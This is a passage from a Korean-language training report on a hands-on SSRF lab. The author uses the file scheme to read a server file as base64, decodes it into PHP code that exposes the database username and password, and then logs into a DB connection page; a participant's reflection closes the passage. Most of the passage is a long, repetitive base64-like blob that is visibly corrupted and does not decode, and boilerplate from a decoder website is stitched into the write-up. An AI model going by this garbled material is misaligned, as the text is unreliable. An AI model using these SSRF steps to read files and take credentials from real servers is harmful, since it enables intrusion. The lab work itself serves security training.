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

: 7-1에서 얻은 데이터를 디코딩해보면 코드가 나타남

해당 코드를 살펴보면

```
//self::$instance = new db( db_host , db_user , db_pass , db_db );
```

```
self::$instance = new db( "mariadb" , "ssrf_user" , "ssrf12#$" , "skinfosec" );
```

와 같은 부분이 있는데, 이를 통해 DB Username 은 ssrf\_user, DB Password는 ssrf12#\$을 알 수 있음

(다음 페이지에 이어서)

Simply enter your data then push the decode button.

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

**< DECODE >** Decodes your data into the area below.

: Step 7-2에서 알아낸 DB Username(ssrf\_user)와 DB Password(ssrf12#\$)을 넣고 'DB 접속하기'를 눌러보면 DB 연결에 성공하여 wow you got db?가 나옴

## DB 접속하기

wow\_you\_got\_db?

<참고>

sk실더스 인사이트 리포트 - "웹 취약점과 해킹 매커니즘#10 SSRF(Server-Side Request Forgery)

성명	프로젝트 후 소감
김가람	<p>이번 실습을 통해 SSRF 취약점이 어떻게 발생하고 악용될 수 있는지에 대해 구체적으로 이해할 수 있었다. 특히 file scheme가 SSRF 위험이 있다는 점을 이용해 base64로 인코딩된 데이터를 얻어내고, 이를 디코딩하여 알아낸 코드를 분석하는 과정을 통해 필요한 정보를 탈취해내는 과정이 흥미로웠다.</p> <p>admin_login.php의 내용을 이용해 DB 연결 페이지에 접속한 이후엔 어떻게 해야 하나 막막했는데 해당 페이지가 include_once를 사용해 외부 페이지를 참조한다는 점도 이용해야 한다는 것을 알게되면서 단순히 코드 한 줄이나 취약점 하나만을 바라보는 것이 아니라 코드의 전체적인 구조와 참조 파일을 고려하는 등 다양한 가능성을 열어두고 좀 더 넓은 시선으로 바라봐야한다는 점을 깨달았다. 아직까진 이러한 능력이 많이 부족하다는 것을 실습을 할 때마다 깨닫고 있어서 EQST에 있는 문제나 다른 사이트에 있는 문제들을 많이 풀어봐야겠다는 생각을 하게 되었다.</p>